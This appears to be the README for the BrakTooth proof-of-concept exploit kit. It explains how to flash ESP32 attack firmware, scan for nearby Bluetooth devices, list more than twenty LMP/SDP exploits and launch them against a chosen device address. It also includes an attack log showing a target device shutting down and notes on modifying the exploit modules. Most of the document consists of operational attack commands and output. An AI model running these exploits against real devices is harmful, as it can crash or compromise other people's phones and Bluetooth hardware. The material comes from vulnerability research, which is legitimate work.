BrakTooth Proof of Concept

(BT Exploiter from WDissector Project)


1) Requirements

BrakTooth requires a specific BT hardware development kit (**ESP-WROVER-KIT**) to be able to launch the attack since LMP packets cannot be sent from the host in normal Bluetooth Hardware.

- **Ubuntu 18.04**

  You can use a virtual machine with VMWare and USB 3.0 or more enabled. This is important to reduce USB latency! We recommend that a machine with native Ubuntu 18.04 is used since we rely in USB low-latency for correct Baseband interception with ESP32 proprietary LMP stack. However, most exploits will work fine if using VMWare with USB 3.0 or more enabled.

- **Hardware Board: ESP-WROVER-KIT**



2) Installation Instructions

A) Install (flash) PoC firmware on ESP-WROVER-KIT

First, connect **ESP32-WROVER-KIT** to your PC. You can check if two serial ports were added by running `ls /dev/ttyUSB*`. Normally **ESP32-WROVER-KIT** adds two serial ports such as `/dev/ttyUSB0` and `/dev/ttyUSB1`. We want the second serial port which is used for serial communication with **ESP32**.

```
sudo apt install unzip python3-dev
unzip esp32driver.zip # Extract esp32driver.zip (firmware package)
cd release
python3 firmware.py /dev/ttyUSB1 # Please change your serial port to match your
ESP32 device.
# You may need to press and hold the "Boot" button during the flashing process.
cd ../
```

B) Extract wdissector package and install system requirements

```
# Install zstandard
sudo apt install zstd
# Extract the wdissector compressed file
tar -I zstd -xf wdexploiter.tar.zst
cd wdexploiter
# Install package requirements for Ubuntu 18.04
# It installs python3, nodejs, and system packages using apt-get
./requirements.sh
```

3) BT Exploits Usage Instructions

Note: For now, Non-compliance tests may not work for any BT device. We will improve the non-compliance scripts to validate generic BT devices as well as include more details on such tests during the upcoming weeks.

List Exploits

BT Exploiter has several exploits which can be listed by running the following command:


```
sudo bin/bt_exploiter --list-exploits # Run as root
Available Exploits:
--> 'invalid_timing_accuracy'
--> 'repeated_host_connection'
--> 'sdp_unkown_element_type'
--> 'knob'
--> 'au_rand_flooding'
--> 'lmp_max_slot_overflow'
--> 'duplicated_encapsulated_payload'
--> 'feature_response_flooding'
--> 'lmp_overflow_dm1'
--> 'invalid_feature_page_execution'
--> 'feature_req_ping_pong'
--> 'truncated_sco_link_request'
--> 'paging_scan_disable'
--> 'invalid_max_slot'
--> 'truncated_lmp_accepted'
--> 'invalid_setup_complete'
--> 'duplicated_iocap'
--> 'lmp_auto_rate_overflow'
--> 'lmp_overflow_2dh1'
--> 'noncompliance_invalid_stop_encryption'
--> 'wrong_encapsulated_payload'
--> 'noncomplicance_duplicated_encryption_request'
--> 'sdp_oversized_element_size'
```

Scan target

Before launching the attack, you need to know the `BDAddress` of the target BT device. To facilitate, BT Exploiter can the `BDAddress` of targets nearby by running the following command:

```
sudo bin/bt_exploiter --scan
```

If **ESP32** is detect by bt_exploiter and scanning works, you should get a similar output to the Figure below.



```
[ESP32BT] Probing /dev/ttyUSB1 at 4000000 baudrate...
[ESP32BT] Got valid response from /dev/ttyUSB1
[ESP32BT] Firmware version: 1.4.0
[ESP32BT] LMP Sniffing ENABLED
[ESP32BT] TX Packet interception ENABLED
[ESP32BT] [!] RX Bypass DISABLED
[ESP32BT] [!] Bypass on Demand DISABLED
[ESP32BT] [!] Role Switch ENABLED
[ESP32BT] Own BDADDR set to 08:69:69:88:cf:ae
[ESP32BT] Measuring UART Latency...
[ESP32BT] USB Latency:438 us [OK]
Serial port /dev/ttyUSB1@4000000 opened
BT Scanning Started (Inquiry)...
[ESP32BT] BDAddress: a4:50:46:59:0c:90, Name: [redacted], RSSI: -56, Class: Smartphone
[ESP32BT] BT Scanning Finished, got 1 result(s).
```

Launch the Attack!

Now it's your turn! Choose an exploit by its name and have noted the target `BDAddress`. You need to specify both as follows to launch an exploit:

```
sudo bin/bt_exploiter --host-port=/dev/ttyUSB1 --target=<target bdaddress> --
exploit=<exploit name>
```


The argument `--target` is your target `BDAddress` and `--host-port` must match with the correct ESP32-WROVER-KIT serial port.

For example, launching the exploit for **LMP AU Rand Flooding** (au_rand_flooding) can be done as follows:

```
sudo bin/bt_exploiter --host-port=/dev/ttyUSB1 --target=a4:50:46:59:0c:90 --
exploit=au_rand_flooding
```

If the target is vulnerable you should get some anomalous behavior from the target (shutdown, reboot, etc) or simply not be able to discover it anymore when scanning for BT targets again.

An example of a successful attack output for a vulnerable target that shuts down after the attack is presented below.




```
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
[LMP] RX <-- LMP_sres
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
[LMP] RX <-- LMP_sres
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
0:[LMP] TX --> LMP_au_rand
[Timeout] No Response received for 30 seconds
[Timeout] Target is not responding, check if target is still alive...
Host BDAddress randomized to c6:4c:22:05:1b:7f
[!] Global timeout started with 30 seconds
H4 device: /dev/pts/4
address=5a:ee:51:e7:ac:30
iocap=3
authreq=3
bouding=1
Local version information:
- HCI Version    0x0008
- HCI Revision   0x030e
- LMP Version    0x0008
- LMP Subversion 0x030e
- Manufacturer 0x0060
Unknown manufacturer / manufacturer not supported yet.
BTstack up and running at C6:4C:22:05:1B:7F
[Baseband] TX --> FHS
SDP query failed 0x04, retrying...
[Baseband] TX --> FHS
[Timeout] No Response received for 30 seconds
[Timeout] Target is not responding, check if target is still alive...
Host BDAddress randomized to 02:fd:f9:db:fa:cd
[!] Global timeout started with 30 seconds
H4 device: /dev/pts/4
address=5a:ee:51:e7:ac:30
iocap=3
```

Modify Exploits (Tutorial)

The source code of all exploits (C/C++) is included in folder `modules/exploits`. Any change to an existing exploit or new file that you add in this folder will be automatically identified and compiled the next time you run `bt_fuzzer` or `bt_exploiter`.

For more details on how to create BT exploits, please read `exploit_modules_tutorial.pdf` included in this repository.



Exploitation Module as a simplified version of the fuzzer

- The modules sources can be released to the public;
- Mutation and duplication can be triggered manually from inside the modules;
- Modules are automatically recompiled from source.

C++ modules at **modules/exploits**

- knob.so
- invalid_feature_page_execution.so
- duplicated_iocap.so
- etc, ...


Opening the capture files in Wireshark

The exploit tool includes a standalone version of **Wireshark** which includes already includes a plugin to read the customized captures saved by our tool.

Capture files are automatically saved on folder `logs/Bluetooth/capture_bluetooth.pcapng`. To open it via the custom Wireshark, run the following on the root folder of the exploiter (**bin** folder must be present on your working directory):

```
./bin/wireshark logs/Bluetooth/capture_bluetooth.pcapng
```

You should see the following if the capture file was generated correctly:



No.	CLK	Protocol	Role	Table Type	TX Enc.	RX Enc.	Info
1		PKTLOG					------------------ BT Process Started ------------------
2	1643	Baseband	Master	BR	false	false	TX --> FHS
3	2647	LMP	Master	BR	false	false	TX --> LMP_features_req
4	2701	LMP	Master	BR	false	false	RX <-- LMP_features_res
5	2702	LMP	Master	BR	false	false	TX --> LMP_features_req_ext
6	2792	LMP	Master	BR	false	false	RX <-- LMP_features_res_ext
7	2792	LMP	Master	BR	false	false	TX --> LMP_version_req
8	2801	LMP	Master	BR	false	false	RX <-- LMP_version_res
9	2802	LMP	Master	BR	false	false	TX --> LMP_timing_accuracy_req
10	2809	LMP	Master	BR	false	false	RX <-- LMP_timing_accuracy_res
11	2810	LMP	Master	BR	false	false	TX --> LMP_host_connection_req
12	2857	LMP	Master	BR	false	false	RX <-- LMP_accepted
13	2858	LMP	Master	BR	false	false	TX --> LMP_set_AFH
14	2858	LMP	Master	BR	false	false	TX --> LMP_channel_classification_req
15	2861	LMP	Slave	BR	false	false	TX --> LMP_setup_complete
16	2863	LMP	Master	BR	false	false	RX <-- LMP_setup_complete
17	2864	LMP	Master	BR	false	false	TX --> LMP_max_slot
18	2865	LMP	Slave	BR	false	false	TX --> LMP_auto_rate
19	2877	LMP	Slave	BR	false	false	TX --> LMP_packet_type_table_req

```
Baseband
  Meta Data
  Packet Header
    .... .... .... .001 = LT_ADDR: 0x1
    .... .... .001 1... = Type: DM1 (0x3)
    .... .... 1... .... = FLOW: True
    .... ...1 = ARQN: True
    .... ..1. = SEQN: True
    0000 00.. = HEC: 0x00
ACL Header
0000  09 57 0a 00 00 00 10 99  03 4f 00 4e bf ee cd fe   ·W······ ·O·N····
```

Advanced BT Options

The exploiter BT options are loaded from `configs/bt_config.json` on the following attributes:

```
{
    "config": {
        "Bluetooth": {
            // BT Options
            "EnableBounding": true,
            "AuthReq": 4,
            "DisableRoleSwitch": true,
            "IOCap": 3,
            "Pin": "0000",
            "TargetBDAddress": "E0:D4:E8:19:C7:69",
            // TODO: Store a list of targets
            "TargetBDAddressList": [
                "24:0A:C4:61:1C:1A",
                "E0:D4:E8:19:C7:69"
            ]
            // ...
      }
  // ...
}
```

- **Save Captures** - When option is enabled, capture file is saved on `logs/Bluetooth/capture_bluetooth.pcapng`

- **Scan** - Scan for BT targets
- **BT Program** - Programs or "Profiles" which connect with a target device or wait for a connection. The available BT programs are available on the table below:

BT Program	Connection Type	PROFILE
bin/sdp_rfcomm_query	Initiator / Master	SDP / RFCOMM

- **Target BDADDR** - Target of the device to connect. Only applied for BT programs which **initiates** the connection. This is not applied for programs that wait for connections such as `bin/spp_counter` or `bin/a2dp_sink_demo`.

Security Options

- **Enable Bounding** - Enabled BT Pairing. If disable all the next options has no effect.
- **Disable Role Switch** (Checkbox) - Forces connection to reject any attempts to perform role switching. This ensure that once the master connects to a slave, their roles stay the same during the session. Exploits such as KNOB requires this so the master (being the fuzzer) can mutate the `LMP_max_encryption_key_size_req` packet. **Disable this options if the slave does not accept the connection without role switching.**
- **IO Capabilities** - Selects IO capabilities of the fuzzer during the pairing process according to the following:
  - Display Only = 0
  - Display Yes No = 1
  - Keyboard Only = 2
  - No Input No Output = 3 (Default)
  - Unknown = 256
- **Auth. Requirements** - Flag which indicates the authentication parameters during the pairing process.
  - No MitM, No Bouding = 0
  - MitM, No Bouding = 1
  - No MitM, Dedicated Bouding = 2
  - MitM, Dedicated Bouding = 3
  - No MitM, General Bouding = 4
  - MitM, General Bouding = 5
- **PIN** - 4 digit PIN number to be used during pairing (legacy pairing method).